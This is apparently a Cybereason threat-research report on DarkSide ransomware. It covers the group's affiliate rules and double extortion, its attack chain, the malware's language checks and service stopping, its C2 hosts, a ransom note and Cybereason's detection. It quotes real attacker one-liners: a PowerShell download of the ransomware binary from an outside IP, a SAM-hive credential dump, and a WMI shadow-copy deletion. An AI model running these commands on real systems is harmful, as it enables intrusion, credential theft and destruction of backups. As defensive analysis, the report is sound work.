# Cybereason vs. DarkSide Ransomware

By Cybereason Nocturnus


Archived: 2026-04-05 15:46:01 UTC

DarkSide is a relatively new ransomware strain that made its first appearance in August 2020. DarkSide follows the RaaS (ransomware-as-a-service) model, and, according to Hack Forums, the DarkSide team recently made an announcement that DarkSide 2.0 has been released. According to the group, it is equipped with the fastest encryption speed on the market, and even includes Windows and Linux versions.

The team is very active on hack forums and keeps its customers updated with news related to the ransomware. In an effort to grow and expand their operations, the group has started an affiliates program for potential users.


Like many other ransomware variants, DarkSide follows the double extortion trend, which means the threat actors not only encrypt the user's data, but first exfiltrate the data and threaten to make it public if the ransom demand is not paid. This technique effectively renders the strategy of backing up data as a precaution against a ransomware attack moot.

DarkSide is observed being used against targets in English-speaking countries, and appears to avoid targets in countries associated with former Soviet Bloc nations. The ransom demand ranges between US$200,000 to $2,000,000, and according to their website, the group has published stolen data from more than 40 victims, which is estimated to be just a fraction of the overall number of victims:




*DarkSide Leaks website*

Unlike many ransomware variants such as Maze, which was employed to successfully attack suburban Washington schools, the group behind DarkSide appears to have a code of conduct that prohibits attacks against hospitals, hospices, schools, universities, non-profit organizations, and government agencies:



**CDN:**

- Confidence of the target that in case of non-payment, its data will be available for **180 days** .
- Fast data loading and obtaining quotas. Gigabit channels.
- High file size limits.
- An additional impressive factor to pay us.

**Rules?**

---

1. The following areas are prohibited:
   - Medicine (only: hospitals, hospitals, any palliative care organization, nursing homes, companies that develop and participate (largely at the supply chain level) in the distribution of the COVID-19 vaccine).
   - Funeral services (Morgues, crematoria, funeral homes).
   - Education (Universities, schools).
   - Public sector (municipalities, any state bodies).
   - Non-profit organizations (charities, associations).
2. Any actions that cause damage to the reputation of the product are prohibited.
3. Any work in the CIS (including Georgia, Ukraine) is prohibited.
4. It is forbidden to transfer the account to third parties.
5. It is forbidden to use other lockers in the same project.

**What percentage?**

---

Two options:

- Dynamic rate from **75% to 90%** .
- **80%** stable.

An introductory offer for new users is also always valid:

- **90%** for the first 2 payments during the transition, if in the last month you had 3 payments, each of which is more than 2kk (each must be confirmed).
- **90%** on the first payment when switching from other affiliate programs.

If you don't like our affiliate program, there is always an opportunity to come back.

*One of the rules of the affiliates program - prohibited sectors to attack*

## Key details


• **Emerging Threat:** In a short amount of time, the DarkSide group has established a reputation for being a very “professional” and “organized” group that has potentially generated millions of dollars in profits from the ransomware.

• **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.

• **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed attack operation.

• **Aiming Towards the DC:** The DarkSide group is targeting domain controllers (DCs), which puts targets and the whole network environment at great risk.

• **Detected and Prevented:** The Cybereason Defense Platform fully detects and prevents the DarkSide ransomware.




*Cybereason Blocks DarkSide Ransomware*

The DarkSide group is a relatively new player in the game of ransomware. Despite being a new group, though, the DarkSide team has already built itself quite a reputation for making their operations more professional and organized. The group has a phone number and even a help desk to facilitate negotiations with victims, and they are making a great effort at collecting information about their victims - not just technical information about their environment, but more general information about the company itself, like the organization’s size and estimated revenue.

By collecting information about the victims, the group is making sure the ransomware is only used against the “right targets.” The group claims they only target large, profitable companies in their ransomware attacks, and claim to have extorted millions of dollars from companies in an effort to "make the world a better place." The group even wrote in a forum that "some of the money the companies have paid will go to charity… No matter how bad you think our work is, we are pleased to know that we helped change someone's life. Today we sended (sic) the first donations."

The Water Project
Receipt

PO Box 3353
Concord, NH, 03302
United States of America
Tax ID #: 26-145[redacted]
DATE: Tue Oct 13 2020 15:20

Your Tax Receipt

TRANSACTION ID:
[redacted]4e15c94472e8e37c9b3a95e5135320e44e563c85379800

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

FOR YOUR TAX PURPOSES: Your donation is tax deductible to the extent allowed by law. Please save this letter for your tax records as confirmation of your donation. No goods or services were provided in exchange for this donation. If you have any questions, please email info@thegivingblock.com.

Children International
Receipt

2000 E. Red Bridge Road
Kansas City, MO, 64131
United States of America
Tax ID #: 44-600[redacted]
DATE: Tue Oct 13 2020 15:11

Your Tax Receipt

TRANSACTION ID:
[redacted]9d2f5697d1998152c9e987279e916b60a6dfa1909bf82d

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

*The attackers posted tax receipts for their donations*

The Darkside group has reportedly tried to donate around $20,000 in stolen bitcoin to different charities, but the charities refused to accept the funds because of the source.

## Breaking Down the Attack

### Downloading the Ransomware

After gaining an initial foothold in the network, the attackers start to collect information about the environment and the company. If it turns out that the potential target is on the attacker's list of prohibited organizations to attack (ie: hospitals,

hospices, schools, universities, non-profit organizations, or government agencies), they don't move forward with the attack.


If not on the prohibited list, the attackers continue to carry out the operation:

• The attackers begins to collect files, credentials and other sensitive information, and exfilitrate it.

• The attackers use PowerShell to download the DarkSide binary as "update.exe" using the "DownloadFile" command, abusing Certutil.exe and Bitsadmin.exe in the process:

```
powershell -Command "(New-Object
Net.WebClient).DownloadFile('http://185.117.119.87/update.exe',
'C:\Windows\update.exe')"
```

*Downloading the DarkSide ransomware binary using DownloadFile command*




*Downloading the DarkSide ransomware binary using Certutil.exe*

In addition to downloading the DarkSide binary into the C:\Windows and temporary directories, the attacker also creates a shared folder on the infected machine and uses PowerShell to download a copy of the malware there.

### Conquering the Domain Controller

After successfully gaining a foothold on one machine in the environment, the attacker begins to move laterally in the environment, with the main goal of conquering the Domain Controller (DC).

Once the attackers make it to the DC, they start to collect other sensitive information and files, including dumping the SAM hive that stores targets' passwords:

```
"C:\Windows\system32\reg.exe" save HKLM\SAM sam.save
```

*Using reg.exe to steal credentials stored in the SAM hive on the DC*


In addition to collecting data from the DC, the attackers use PowerShell to download the DarkSide binary from the shared folder created on the previously infected host:


*The PowerShell command executed on the DC*


The attackers also create a shared folder using the company's name on the DC itself, and copies the DarkSide binary. Later in the attack, after all data has been exfiltrated, the attackers use bitsadmin.exe to distribute the ransomware binary from the shared folder to other assets in the environment in order to maximize the damage:


*Downloading the DarkSide ransomware binary from a remote machine using shared folders*

In order to execute the ransomware on the DC, the attackers create a scheduled task called "Test1" that is configured to execute the ransomware:





*Execution of the DarkSide ransomware via a scheduled task*




*The scheduled task \Test1, used to run the ransomware on the DC*

### DarkSide Analysis

When the DarkSide ransomware first executes on the infected host, it checks the language on the system, using GetSystemDefaultUILanguage() and GetUserDefaultLangID() functions to avoid systems located in the former Soviet Bloc countries from being encrypted:




*Debugging the ransomware - checking if the installed language is Russian (419)*

The malware doesn't encrypt files on systems with the following languages installed:

| | | | |
|---|---|---|---|
| Russian - 419 | Azerbaijani (Latin) - 42C | Uzbek (Latin) - 443 | Uzbek (Cyrillic) - 843 |
| Ukranian - 422 | Georgian - 437 | Tatar - 444 | Arabic (Syria) - 2801 |
| Belarusian - 423 | Kazakh - 43F | Romanian (Moldova) - 818 | |
| Tajik - 428 | Kyrgyz (Cyrillic) - 440 | Russian (Moldova) - 819 | |
| Armenian - 42B | Turkmen - 442 | Azerbaijani (Cyrillic) - 82C | |

DarkSide then proceeds to stop the following services related to security and backup solutions:

| | | | |
|---|---|---|---|
| vss | sql | svc | memtas |
| mepocs | sophos | veeam | backup |


```
push eax                                                    
push dword ptr ds:[60910]                                   00060910:&L"sql"
call dsransom.51472                                         
cmp byte ptr ds:[607F1],0                                   
je dsransom.52AFB                                           
lea eax,dword ptr ds:[ebx+36E8]                             ebx+36E8:L"vss"
push eax                                                    
call dsransom.52BFD                                         
mov esi,eax                                                 
push esi                                                    
push 8                                                      
push dword ptr ds:[60A9E]                                   
call dword ptr ds:[<&RtlAllocateHeap>]                      
mov dword ptr ds:[60914],eax                                
push esi                                                    
lea eax,dword ptr ds:[ebx+36E8]                             ebx+36E8:L"vss"
push eax                                                    
push dword ptr ds:[60914]                                   
call dsransom.51472                                         
cmp byte ptr ds:[607F7],0                                   
je dsransom.52B39                                           
lea eax,dword ptr ds:[ebx+3EB8]                             ebx+3EB8:L"catsdegree.com"
push eax                                                    
call dsransom.52BFD                                         
```

*Debugging the ransomware - stopping services, and creates connection to the hardcoded C2*


It then creates a connection to its C2 (command and control) server, and in different samples analyzed, the attackers use the following domains and IPs:

| | |
|---|---|
| 198.54.117[.]200 | |
| 198.54.117[.]198 | temisleyes[.]com |
| 198.54.117[.]199 | catsdegree[.]com |
| 198.54.117[.]197 | |

After uninstalling the Volume Shadow Copy Service (VSS), DarkSide then deletes the shadow copies by launching an obfuscated PowerShell script that uses WMI to delete them:




*Debugging the ransomware - creating a PowerShell process*




*The PowerShell commands as shown in the Cybereason defence platform*

The de-obfuscated PowerShell script:
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

The malware then enumerates the running processes and terminates different processes to unlock their files so it can both steal related information stored in the files and encrypt them.

DarkSide creates a unique User_ID string for the victim, and adds it to the encrypted files extension as follows: <File_name>.{userid}. In addition, the malware also changes the icons for the encrypted files and changes the background of the desktop:


*Background set by DarkSide*

And, of course, it leaves a ransom note: “README.{userid}.TXT”:

README.9078082e.TXT


```
---------- [ Welcome to DarkSide ] ------------->

What happend?
-----------------------------------------------
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you
cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will
restore all your network.
Follow our instructions below and you will recover all your data.

Data leak
-----------------------------------------------
First of all we have uploaded more then full dump data.

These files include:
- finance
- private information
- partners documents


Your personal leak page:
http://darksidedxcftmqa.onion/DWMRLAW/N9N6W7_4EpBFAgHXuDGQwpXTQSpdXdKqYN_rPUXHIsXGkuZCNNHvRC8amaoegEAh
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.


What guarantees?
-----------------------------------------------
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our
interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in
```

*DarkSide ransom note*

### Cybereason Detection and Prevention


The Cybereason Defense Platform is able to prevent the execution of the DarkSide Ransomware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities. Additionally, when the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect and prevent any attempt to encrypt files and generates a MalopTM for it:


*Malop for DarkSide ransomware as shown in the Cybereason Defence Platform*






*Malop for DarkSide ransomware as shown in the Cybereason Defence Platform*

Using the Anti-Malware feature with the right configurations (listed in the recommendations below), the [Cybereason Defense Platform] will also detect and prevent the execution of the ransomware and ensure that it cannot encrypt targeted files. The prevention is based on machine learning, which blocks both known and unknown malware variants:




*Prevention alert of DarkSide ransomware as shown in the Cybereason Defence Platform*



*Cybereason user notification for preventing the execution of DarkSide*

### Security Recommendations

• **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to *Prevent* - more information for customers can be found here

• **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to *Prevent* and set the detection mode to *Moderate* and above - more information can be found here

• **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities

• **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data

• **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

### MITRE ATT&CK TECHNIQUES

| Lateral Movement | Execution | Persistence | Defense Evasion | Credential Access | Discovery | Command and Control | Impact |
|---|---|---|---|---|---|---|---|
| Taint Shared Content | Command and Scripting Interpreter: PowerShell | Scheduled Task/Job | Deobfuscate / Decode Files or Information | Credentials from Password Stores | Account Discovery | Commonly Used Port | Data Encrypted for Impact |
| | | | Masquerading | | System Information Discovery | Remote File Copy | Service Stop |
| | | | | | File and Directory Discovery | Standard Application Layer Protocol | |
| | | | | | Process Discovery | Ingress Tool Transfer | |

**Lior Rochberger**

